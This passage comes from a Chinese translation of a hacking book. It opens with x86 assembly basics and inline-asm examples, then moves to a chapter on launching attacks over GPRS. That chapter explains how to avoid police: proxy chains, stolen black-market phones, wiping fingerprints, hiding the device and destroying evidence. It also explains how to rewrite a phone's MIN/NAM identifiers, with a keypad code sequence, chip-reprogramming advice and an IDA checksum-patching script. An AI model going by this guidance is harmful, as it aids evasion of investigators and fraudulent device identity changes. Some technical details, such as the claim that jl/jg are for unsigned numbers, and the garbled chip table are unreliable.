所有这些操作都发生在称为地址空间的地方。对处理器而言，地址空间是一组可用的虚拟内存单元。像 Windows 9x 和大部分 UNIX 操作系统那样，系统加载程序时，会为每个程序开辟一个单独的、大小为 4GB 的内存空间，并至少把它分成三个部分：代码段，数据段，栈。

栈是存储数据的一种形式，有点像表（list）和数组的混合体（参阅 Donald Knuth 所著的 The Art of Computer Programming）。Push 指令把数据压入栈顶，pop 指令弹出栈顶的内容。这允许我们把数据保存在内存中，而不必考虑它们的绝对地址，真是太方便了！函数

调用时会严格按照这种方式执行。Call func 指令将把下一条指令的地址压入栈，ret 从栈中弹出它。指向当前栈顶的指针保存在 ESP 寄存器中。当涉及栈底时，仅地址空间形式上的长度限制了栈。实际上，它只受限于分配给它的内存总量。注意，栈地址的增长方向是由高及低的，换句话说，栈从底部向顶部增长。

EIP 寄存器中保存的是指向下一条将被执行的指令的指针，不能直接修改。EAX，EBX，ECX，EDX，ESI，EDI，EBP 寄存器称为通用寄存器，可以自由参与算术运算或内存访问操作。这样的 32 位寄存器总共有 7 个，前面四个（EAX，EBX，ECX，EDX）可以访问其中的低 16 位——AX，BX，CX，DX；而它们又可以依次分为——AH/AL，BH/BL，CH/CL，DH/DL。理解 AL，AX，EAX 不是三个不同的寄存器是很重要的，相反，它们只是同一寄存器的不同部分。

此外，还有其他种类的寄存器——段寄存器，多媒体寄存器（MXCSR），数学协处理器寄存器，调试寄存器（Dr0-Dr7）等。如果没有完整的手册，初学者很容易迷失在寄存器的丛林中。不过，这些属于基础知识，本书不准备过多地介绍它们。

2.2 用 C 程序解释汇编概念

最主要的汇编指令是数据交换指令 mov，我们可以把它视为赋值操作符。例如，c=0x33 用汇编可以表示为：mov eax, 33h（注意十六进制的不同表示格式）。也可以写成如下形式：mov eax, ebx（把 EBX 寄存器里的值复制到 EAX 寄存器）。

指针要用方括号括住。C 语言里的 a = *b，在汇编中以 mov eax, [ebx]表示。如果希望的话，指针也可以加上偏移量。因此，C 中的 a = b[0x66]等于汇编中的 mov eax, [ebx+66h]。

用下面的指示符声明变量：db（1 字节变量），dw（2 字节变量），dd（double word 变量），等等。声明变量时，如果没有指定符号的属性，那么同一符号在不同的程序段可能被解释成不同的含义：可能作为有符号数，或作为无符号数。要把变量载入指针，可以用带 offset 指示符的 lea 或 mov 指令。考虑清单 2.1 的例子。

清单 2.1 数据交换的主要方法

```
LEA EDX, b          ; The EDX register contains the pointer to the b variable.
MOV EBX, a          ; The EBX register contains the value of the a variable.
MOV ECX, offset a   ; The ECX register contains the pointer to the a variable.

MOV [EDX], EBX      ; Copy the a variable to the b variable.

MOV b, EBX          ; Copy the a variable to the b variable.
```

```
MOV b, a            ; Error! This is an invalid operation.
                    ; Both arguments of the MOV command cannot be
                    ; located in the memory.

a DD 66h            ; Declare the a variable of the double word type
                    ; and initialize it with the 66h number.
b DD ?              ; Declare the uninitalized b variable of the dword type.
```

现在，该考虑条件转移了。汇编语言里没有 if 操作符，因此，在实际使用时，这个操作分成两部分执行。Cmp 指令允许程序比较两个数值，并把比较结果保存在标记位中，标记位是专用寄存器中具有特殊意义的位，这里不考虑具体的细节，因为这样的话，会占用很多宝贵的版面。目前，只要记住它们有三种主要的状态就可以了：小于，大于，和等于。条件操作符指令——jx 系列——检查 x 指定的条件，如果条件为真，转到指定地址。例如，如果两个数相等时转移（如果相等，转移），jne——如果两个数不相等时转移。同样，jb/ja 用于无符号数，jl/jg 也用于无符号数。任何两个不互斥的条件可以组合，例如，jbe——如果一个无符号数小于或等于另一个数时转移。Jmp 指令相当于无条件转移。

Cmp/jx 和类似的 C 语句相比，更像是 Basic 的 IF xxx GOTO。这里用一些例子说明它的用法（清单 2.2）。

清单 2.2　条件转移的主要类型

```
CMP EAX, EBX                ; Compare EAX and EBX.
JZ  xxx                     ; Jump to xxx if they are equal.


CMP [ECX], EDX              ; Compare *ECX and EDX.
JAE yyy                     ; If unsigned *ECX >= EDX then jump to yyy.
```

在汇编里，实现函数调用比 C 要复杂得多。首先，至少有两种调用约定——C 和 Pascal。在 C 调用约定里，参数从右至左依次传给函数，调用函数的代码负责从栈上清除参数；在 Pascal 调用约定里，情形正好相反，参数从左至右传递给函数，函数必须自己清除栈上的参数。Windows 操作系统里，大部分的 API 函数遵循这两种调用约定的组合，称为 stdcall，它传递参数的方式遵循 C 调用约定，从栈上清除参数的方式遵循 Pascal 调用约定，函数的返回值保存在 EAX 寄存器里；传递 64 位值时，使用 EDX:EAX 寄存器对。当然，仅仅在调用外部函数的情况下（例如 API 函数和库函数），才必须遵循这些约定。内部函数可以不

受此限制，它们可以用任何能想到的方式传递参数，例如，使用寄存器。

清单 2.3 表示函数调用的最简单例子。

清单 2.3　操作系统调用 API 函数

```
PUSH offset LibName              ; Push the string offset onto the stack.
CALL LoadLibrary                 ; Function call
MOV  h, EAX                      ; EAX contains the returned value.
```

2.3　以内联汇编为平台

用纯汇编语言编程非常麻烦。即使最简单的程序，也会包含大量的结构，而这些结构之间，通常以一种非常复杂的方式相互作用，甚至在没有任何提示的情况下，执行一些不可预知的动作。纯汇编语言一下子就把我们与熟知的环境隔开了。用汇编指令计算两数之和很容易，但要在屏幕上显示出来就非常麻烦了。

使用内联汇编显然是摆脱这种困境的最好方法。在一些汇编语言的经典手册中，作者一开篇就把读者拉入系统编程的深渊，读者面对处理架构和复杂的操作系统原理时，通常会产生莫名的恐惧。而从另一方面说，内联汇编允许程序员呆在熟悉的开发环境里（C/C++，Pascal 等），逐步了解处理器的内部世界，慢慢地适应，不会突然发生大的改变。同时，也允许程序员从 32 位处理器的保护模式开始学习汇编语言。纯粹的保护模式非常复杂，要想一上来就精通，几乎是不可能的，也正是因为这些原因，所有经典的手册都从描述过时的 16 位实模式开始，这不仅是一种累赘，而且也容易把初学者搞得稀里糊涂。或许你还记得这句谚语：“忘了你所学的，记住你知道的。”凭我及我认识的朋友的经验，我敢断言在内联汇编的基础上学习汇编语言，至少在以下两方面优于其他的方法。

- 效率——对于从没接触过汇编编程的程序员来说，只要经过 3、4 天紧张有序的学习，基本上都能写出像模像样的程序来。
- 容易精通——使学习汇编语言的曲线变得平滑，不会有大的起伏，不用头悬梁、锥刺骨，就可以小有所成。在学习过程中，不再有被成堆的困难和无关的信息淹没的风险。接下来的每一步都很清晰，路上所有潜在的障碍物都被仔细移走了。

嗯，无需等待。Microsoft Visual C++完全支持内联汇编（通过使用__asm 关键字）。最简单的内联汇编程序如清单 2.4 所示。

清单 2.4　两数相加的内联汇编程序

```
main()
{
        int a = 1;    // Declare the a variable and assign it the value of 1.
        int b = 2;    // Declare the b variable and assign it the value of 1.
        int c;        // Declare the c variable without initializing it.

        // Start of the Assembly insert
        __asm{
            MOV EAX, a      ; Load the value of the a variable into
                            ; the EAX register.
            MOV EBX, b      ; Load the value of the b variable into
                            ; the EBX register.
            ADD EAX, EBX    ; Add EAX to EBX, and write the result
                            ; into EAX.
            MOV c, EAX      ; Load the EAX value into the c variable.
        }
        // End of Assembly insert

        // Output the contents of the c variable
        // using the customary printf function.
        printf("a + b = %x + %x = %x\n", a, b, c);
}
```

CHAPTER

3

第 3 章　揭秘利用 GPRS 的入侵

当今世界，反黑扫黄的行动开展得如火如荼，每个国家的警察和情报机关几乎都在四处通缉黑客。如果有人胆敢释放 warez、反汇编程序、破解保护机制、制作病毒、或攻击网络，那他/她很有可能会被扭送法庭，然后在监狱度过一段难忘的时光。为了自由，黑客很注意自我保护。因此，在黑客圈子里，通过 GPRS（General Packer Radio Services）实施攻击变得日益流行。要实施这样的攻击，他们需要支持 GPRS 的手机，电烙铁，反汇编器和大脑。

3.1　匿名为什么也不安全

按照惯例，警员在调查犯罪时，一般都会问：谁会从中获利，谁有作案嫌疑？许多黑客被抓的原因是他们太喜欢表现自己，经常会在网页上留几句调侃的话（也称为涂鸦），一般包含他们的昵称、常住地址、或具有启发作用的信息。这些信息可以帮助警员迅速缩小疑犯范围。情报机关只需巡查黑客经常活动的圈子，基本上就能确定疑犯。因为真正的黑客为数不多，圈子里的人基本都有所耳闻。这就是为声望和名气所付出的必然代价呀。

只有那些深居简出的黑客才可能在这个残酷的世界里生存。泄露攻击者信息的主要源头是 IP 地址，从网络协议来看，它只是报文里一连串简单的 32 位数字，很容易伪造和破坏。不过，不论是伪造还是破坏这些信息，黑客都不会从中得到什么好处。因为路由器碰到这样的数据包时，通常会将其丢掉，即使这些包没有被丢弃，发送者也不会收到回应，因此，也就无法和远程主机建立 TCP（transmission control protocol）连接。（译注：可能只有 DoS 攻击会从伪造 IP 地址中获利）

最简单的匿名方法是使用位于第三世界国家的代理服务器，这样的服务器为数众多，在网上一搜一大片，然而，并不是所有的代理服务器都是匿名的。幸好现在有许多检查匿名代理的服务可以使用。依我看，最好的应该是 http://www.showmyip.com（图 3.1）。下面简单列出一些提供匿名代理检查的服务提供商。

图 3.1　http://www.showip.com 代理检查服务显示它尽可能收集到的信息

- http://www.showmyip.com。刚才已经提过，它提供非常好的匿名代理检查服务。它尽其所能地收集信息，并与地图信息结合起来，提供访问者的地理位置。
- http://www.leader.ru/secure/who.html。它提供强大的代理测试服务，测试内容包括 IP 地址、域名、浏览器类型、操作系统版本、首选的邮件服务器等。它的页面上没有令人讨厌的商业广告，图片也很少。
- http://checkip.dyndns.org。它只显示远程主机的 IP 地址。页面上没有广告和图片。
- http://www.ipcheck.de。它显示来访者的 IP 地址、域名和浏览器类型。页面上有很多图片。

通常来说，即使黑客为了隐藏自己的位置，选择的代理服务器成功地隐藏了 IP 地址。

但代理服务器一般会检查使用者的地理位置、用户使用的 ISP、甚至包括时区。顺便说一下，一般是通过 Java scripts 来确定时区的，代理服务器与此无关。因此，聪明的黑客一上来就会更改服务器的配置，并禁止 Java scripts。然而，即使代理服务器看起来非常可靠，但谁知道它们暗地里会干些什么呢，说不定会收集用户的数据并交给情报机关。据谣传，最快的匿名代理服务器都是情报机关提供的，但这并不是问题的关键所在。每个人都可以安装合法的代理服务器并与他人共享，而不收集用户的信息。对那些不用为流量付费的教育机构、大学、非商业性组织来说，这种情形很常见。即使如此，也不能保证进出的连接信息不被 ISP 或通信公司收集。像我们了解的那样，许多 ISP 收集这些信息，至少保存几天或几周。

如果黑客准备篡改（乱涂乱画）某个主页，有一个好的代理服务器就够了。http://www.triumphpc.com/proxy-server——就是其中之一，它是非常好的匿名代理服务器，可以自动禁止 scripts 并屏蔽 cookies。不幸的是，它不是全功能的 HTTP 代理服务器，而只是一个在线服务，因此，不能通过它使用 SSH（secure shell）。然而，它仍符合黑客的选择标准。在攻击过程中，黑客最关心的是有没有个人信息留在远程主机上。一般而言，情报机关不会调查代理服务器的日志，因为这样的事对他们来说太普通了。不过，在更严重的情况下，只用一个代理服务器就显得有些单薄，因此，黑客会试着寻找其他的方法。

一个比较好的方法是建立匿名代理链。这可以用特殊的程序来实现，例如 Secret Surfer（图 3.2）。




图 3.2　Secret Surfer 自动建立匿名代理链

这样的代理链可以包含多个代理服务器，从而比一个代理服务器更能隐藏黑客的位置。不过，被抓的风险仍然很大。谁能保证代理链的第一台服务器不属于 FBI 呢？

3.2　利用 GPRS 入侵

黑客十分清楚使用一个匿名代理服务器，甚至是一串匿名代理服务器都不安全。因此，谨慎的黑客开始利用 GPRS 进行攻击。为了达到这个目的，黑客需要支持 GPRS 协议的手机。GPRS 的通信原理如图 3.3 所示。




图 3.3　GPRS 通信的基本原理

然而，手机也不完全可靠。每部手机都有一个 unique number（更精确的说，是一串数字），在开机过程中，甚至在每次通话过程中（这要视服务提供商而定），它都会发送到基站。情报机关可以利用它定位失窃的手机，跟踪机主等。SIM（Subscriber Identity Module）卡也以类似的方式工作，它向基站发送鉴别信息，这些信息可以用来确定机主的姓名。手机销售商通常会维护一个特殊的清单，记录手机在什么时候被谁买走了，情报机关经常关注这些内容。有些商店出售 SIM 卡时，需要购买者出示身份证，但有些不需要（译注：在中国，视 SIM 卡的类型而定）；从理论上讲，恶意购买者可能伪造身份证明文件，但这个方法有一定的风险，眼尖的店员可能会认出来。

因此，为了不引起注意，黑客通常会在黑市高价购买二手手机。这样的手机一般是窃贼拿来销赃的。如果有必要的话，他们也会以分期付款的方式获得 SIM 卡。完成准备工作后，黑客背起笔记本，潜入人迹罕至的地方，有计划地实施攻击，或释放刚写好的病毒。在攻击之后，黑客为了隐藏攻击行为，一般会销毁手机。在这种情况下，情报机关为了找到攻击者，需要跟踪整个事件链：最初是谁丢的手机，在什么时候丢的，谁偷了它，谁转手倒卖的，等等。即使他们顺利地完成这些任务，他们仍然没有找到黑客犯罪的证据，因为证据（作案工具——手机）被销毁了，而数据不是被删除了就是被加密了。

如果黑客偶尔沉湎于这样的活动，那么可以参考前面所述的情节。然而，如果黑客非常放肆，经常实施这样的攻击，那么情报机关很快就能定位嫌疑犯，并进行盯梢。即使攻击者从不同的地方实施攻击，但对情报机关来说，找到手机的方位只是小菜一碟。狡猾的黑客也深知这一点，因此，他们一般会这样做：弄一个支持蓝牙的手机，用酒精擦去机身上的指纹，并把它藏在空地上的垃圾堆里。做完这些之后，黑客会在天线的覆盖范围内（蓝牙的信号范围大概在 3,000 英尺内），找一个隐蔽的地方用笔记本实施攻击。一旦周围有行迹可疑的人出现，黑客就会停止攻击，逃之夭夭。

你可能会说，可以去网吧呀，或者在家里拔号上网，等等；为什么非要这么麻烦呢？黑客不是傻子！他们不这样做的原因就是因为这些方法既不安全，也不可靠。但每次攻击后都把手机销毁，未免太浪费了，再多的手机也不够用呀。因此，黑客可能会冒险改变手机的 IMEI（International Mobile Equipment Identity）号，这样的话，每次攻击之后，就不用销毁手机了。当然，也可以对 SIM 进行重新编程，但这样做太劳力伤神了。

3.2.1 GPRS 调制解调器 VS 手机

除手机外，还可以用 GPRS 调制解调器访问移动网络。常见的调制解调器有两种：第一种是小 USB 棒（图 3.4），第二种是 PCI 卡（图 3.5）。第二种 GPRS 调制解调器是黑客的首选，不仅是因为价格便宜，而且也方便做实验。PCI 卡的元器件集成度比 USB 棒或手机低很多，厂商可以大批量出货。另外，和手机销售不一样的是，GPRS 调制解调器允许自由销售，不需要购买者出示任何证明。

图 3.4 通过 USB 槽连到笔记本器的 GPRS 调制解调




图 3.5 PCI 卡形式的调制解调器，中央的 8 针芯片是 EEPROM

3.2.2 深入了解手机

手机的识别码一般包括两部分：ESN（Electronic Serial Number）和 MIN（Mobile Identification Number），通常以 ESN/MIN 对的形式出现。

MIN 保存在 NAM（Number Assignment Module）上，NAM 是印刷电路板上永久的 RAM

芯片，一般用塑料或陶瓷覆盖，大小不小于 32 字节。通常是 EEPROM（换句话说，是可重新编程的 ROM）或 PROM（不可重新编程的 ROM）。可以很容易识别这种芯片——它是一个 8 针的小芯片。除 MIN 外，它还保存 SIDH 和其他的辅助信息。这些辅助数据的简单介绍如表 3.1 所列。


注意

SIDH 表示民用通讯系统的系统识别码，也常简写为 SID。这个系统通知基站哪个服务提供商为这个手机提供服务。这个信息主要用于漫游。SIDH 码是 15 位的标识符，通常用于标识整个地区，不附带用户的个人信息。因此，不需要修改它。SIDH 不影响攻击者的匿名性。

表 3.1　保存在 NAM 里的信息的大概格式

地　址	位	用　途
00	14-8	SIDH
01	7-0	SIDH
02		MIN
03	33-28	MIN2
04	27-24	MIN2
05	23-20	MIN1
06	19-12	MIN1
07	11-4	MIN1
08	3-0	MIN1
09	3-0	SCM(Station Class Mark)
0A	10-8	IPCH(Initial Paging Channel)
0B	7-0	IPCH
0C	3-0	ACCOLC(ACCess OverLoad Control)
0D	0-7	PS(Preferred System)
0E	3-0	GIM(Group ID Mark)
0F	0-7	Lock digit 1,2
10	0-7	Lock digit 3,lock spare bits
11	07	EE(End-to-End signaling), REP(REPertoty)
12	07	HA(Horn Alert),HF(Hand Free)
13		
…		Depends on the manufacturer
1D		
1E	0-7	Alignment
1F	0-7	Checksum

3.2.3 从键盘改写 NAM

有些手机允许从键盘修改 NAM，但没有标准的做法，不同的型号可能不一样。例如，黑客可以按如下步骤修改 Samsung i300 的 NAM：

1. 为了让“ENTER KOCK”消息出现在屏幕上，按**#907*9#0**。
2. 输入 **OTKAL**。
3. 屏幕上将出现 **SVC** 菜单，按 **1**。
4. 输入 10 个阿拉伯数字的 MIN 值，按 **SAVE**。
5. 再按 **SAVE**。
6. 按 **3**，然后按 6 次 **SAVE**。
7. 输入“HOME SID”，再按 **SAVE**。
8. 按 2 次 **END**。
9. NAM 被改变。

可以在 http://www.cdma-ware.com/codes.html 上寻找改写其他手机的方法。如果没有某个型号，可以在网上搜索，把“NAM + programming + model”之类的作为关键字。

不过，可重编程的次数通常是有限的（范围视不同的厂商，从 3~20 不定），这些循环次数视微处理器固件而定，芯片本身几乎没有限制。但对长期入侵来说，这个方法显然不太可取。因此，黑客需要寻找其他的方法。

有些黑客试着更换芯片，或用烧录器（尽管一般不需要拆下芯片）改写它。NAM 不接受其他的方法修改固件。第一个方法要求黑客有熟练的焊接经验，第二个方法要求黑客掌握反汇编器的知识。

即使在黑客圈子里，研究固件也是顶尖高手的绝活。它要求研究者具有坚实的理论知识及老道的经验。首先要认识处理器。即使芯片上最初的标记没有被厂商销毁，也没有人能保证在网上找到它的机器指令说明书。绝大部分移动处理器的技术文档被公司列为机密，或者签署保密协议后才可获得（只限于合作厂商；不可能把这样的信息提供给无关的人）。然而，大多数处理器的指令集是类似的，黑客可以获悉详细的资料，尤其是如果这个黑客是个有心人（图 3.6）。然而，他会从中得到什么好处呢？控制手机电路的输入输出指令塞满整个固件，而我们对它们的功能一无所知。因而，黑客必须分析这样的迷团，可能会花一整年的时间分析第一个固件。是的，整整一年！

尽管手动对芯片进行重新编程与反汇编相比有比较大的限制，而且还有毁坏手机的危险，但因为它要简单些，因此，通常是黑客的首选。然而，我们应该享受工作，而不是为难自己。把芯片拆下来之前，黑客必须确定它的型号。大部分厂商使用的都是批量生产的芯片，因此，即使标记被蓄意打磨了，也可以通过引脚和电路板的外形来判断它的型号。在表 3.2 中，我列出了一些厂商经常使用的存储器芯片和存储器的型号。有了这些信息，

黑客只需从网上定购烧录器或焊枪就行了。

```
seg000:00000020 ; ---------------------------------------------------------------------------
seg000:00000020
seg000:00000020 loc_0_20:                                       ; CODE XREF: seg000:00
seg000:00000020                 move    #$2700,sr
seg000:00000024                 reset
seg000:00000026                 cmpi.l  #-$5ADDCA1,($FA0000).l
seg000:00000030                 bne.s   loc_0_3C
seg000:00000032                 lea     loc_0_3C,a6
seg000:00000036                 jmp     $FA0004
seg000:0000003C ; ---------------------------------------------------------------------------
seg000:0000003C
seg000:0000003C loc_0_3C:                                       ; CODE XREF: seg000:00
seg000:0000003C                                                 ; DATA XREF: seg000:00
seg000:0000003C                 lea     loc_0_44,a6
seg000:00000040                 bra.w   loc_0_5D8
seg000:00000044 ; ---------------------------------------------------------------------------
seg000:00000044
seg000:00000044 loc_0_44:                                       ; DATA XREF: seg000:00
seg000:00000044                 bne.s   loc_0_50
seg000:00000046                 move.b  (byte_0_424).l,($FFFF8001).l
seg000:00000050
seg000:00000050 loc_0_50:                                       ; CODE XREF: seg000:00
seg000:00000050                                                 ; DATA XREF: seg000:00
seg000:00000050                 suba.l  a5,a5
seg000:00000052                 cmpi.l  #$31415926,$426(a5)
seg000:0000005A                 bne.s   loc_0_74
seg000:0000005C                 move.l  $42A(a5),d0
seg000:00000060                 tst.b   $42A(a5)
seg000:00000064                 bne.s   loc_0_74
seg000:00000066                 btst    #0,d0
seg000:0000006A                 bne.s   loc_0_74
seg000:0000006C                 movea.l d0,a0
seg000:0000006E                 lea     loc_0_50,a6
seg000:00000072                 jmp     (a0)
```

图 3.6　反汇编固件

ROM 的类型

像前面提到的那样，为了对芯片重新编程，需要确定它的类型。一般而言，ROM 芯片可以分为以下几类：

- ROM（Read-Only Memory）。这是最典型的存储器芯片，在生产期间可以对其编程。成品后，ROM 就不能通过编程来改变了。据我所知，现在已经没有手机使用这类芯片。
- PROM（Programmable Read-Only Memory）。可编程芯片，只能被编程一次。用 PROM 编程仪、PROM blower、或烧录器等特殊仪器写入信息。手机很少使用这类芯片。
- EPROM（Erasable Programmable Read-Only Memory）。这种 ROM 芯片可以多次改写。用紫外线擦除数据，需要烧录器。通过是否有明显的“窗口”来识别这类芯片。据谣传，某些手机使用它们；不过，我从未见过这样的手机。
- EEPROM（Electrically Erasable Programmable Read-Only Memory）。这类 ROM 芯片可多次改写。用电就可以清除芯片上的数据。通常，它需要烧录器；然而，在理论

上没有也是可以的。手机广泛使用此类芯片。

- Flash-EEPROM。这类 EEPROM 能改写多次，而且不需要烧录器。大部分手机都使用这类芯片。

大部分手机厂商主要使用的存储器芯片如表 3.2 所示。

表 3.2　手机厂商主要使用的存储器芯片

芯片厂商	存储芯片			
	Open collector	Tristare	AM27S18	Tristate
AMD	AM27LS18	AM27LS19		Open collector
Fujitsu	MB7056	MB7051		
Harris	HM7602	HM7603		
MMI	53/6330	53/6331		
	53/63S080	53/63S081		
NSC	DM54S188	DM54S288	DM74S188	
	DM82S23	DM82S123		
Signetics	82S23	82S123		
Texas Instruments	74S188	74S288	TBP18SA030	TBP18S030
	TBP38SA030	TBP38S030		

3.2.4　手动改写 NAM

在修改 NAM 里的数据之前，有必要理解怎样计算校验和。为了避免手动做这样的工作，我为 IDA Pro 写了一个简单的脚本，它的源码如清单 3.1 所示。

清单 3.1　自动计算检验和的 IDA 脚本

```
auto a; auto b; b = 0;
PatchByte(MaxEA() - 1, 0);
for(a = MinEA(); a < MaxEA(); a++)
{
        b = (b + Byte(a)) & 0xFF;
}
b = (0x100 - b) & 0xFF ; Message("\n%x\n", b);
PatchByte(MaxEA() - 1, b);
```

有了这样的脚本，修改 MIN 就容易多了。形式上，MIN 是 34 位的数字，分成两部分。低 10 位被指定为 MIN2，保存的是区域码。剩下的 24 位表示移动设备的个人识别码。

区域码以二—十进制的格式保存。为了把它转换为自然的形式，每个十进制数字都需

要加上 9，结果除以 10，计算余数。详细地说，下面的 MIN2 值相当于区域码 213：(2+9)/10=1；(1+9)/10=0；(3+9)/10=2。因而，结果等于 102，用二进制表示的话，是 0001100110。这串数字包含在芯片之中。

另外的 24 位（MIN1）用更复杂的方式编码。为了方便起见，手机的个人识别码分成两部分，大致形式如下：376—0111。然而，这只不过是没经验用户的观点。事实上，它分成三个部分：MIN1 的开始 10 位包含 3 个最没意义的阿拉伯数字（在这种情况下是 111），它的编码方法类似于 MIN2。接下来的 4 位包含识别码的第 4 个阿拉伯数字，用它本来的二进制形式表示。同时，0（零）被写成 10（1010 用二进制形式）。剩下的最有意义的 10 位包含识别码开头的 3 个阿拉伯数字，编码方法和 MIN2 类似。因而，前面考虑的标识符的 MIN1 字段将以如下形式表示：265-10-000（或二进制形式 0100010011010 0000000000）。

因而，MIN 可以表示为以下形式，如图 3.7 所示。

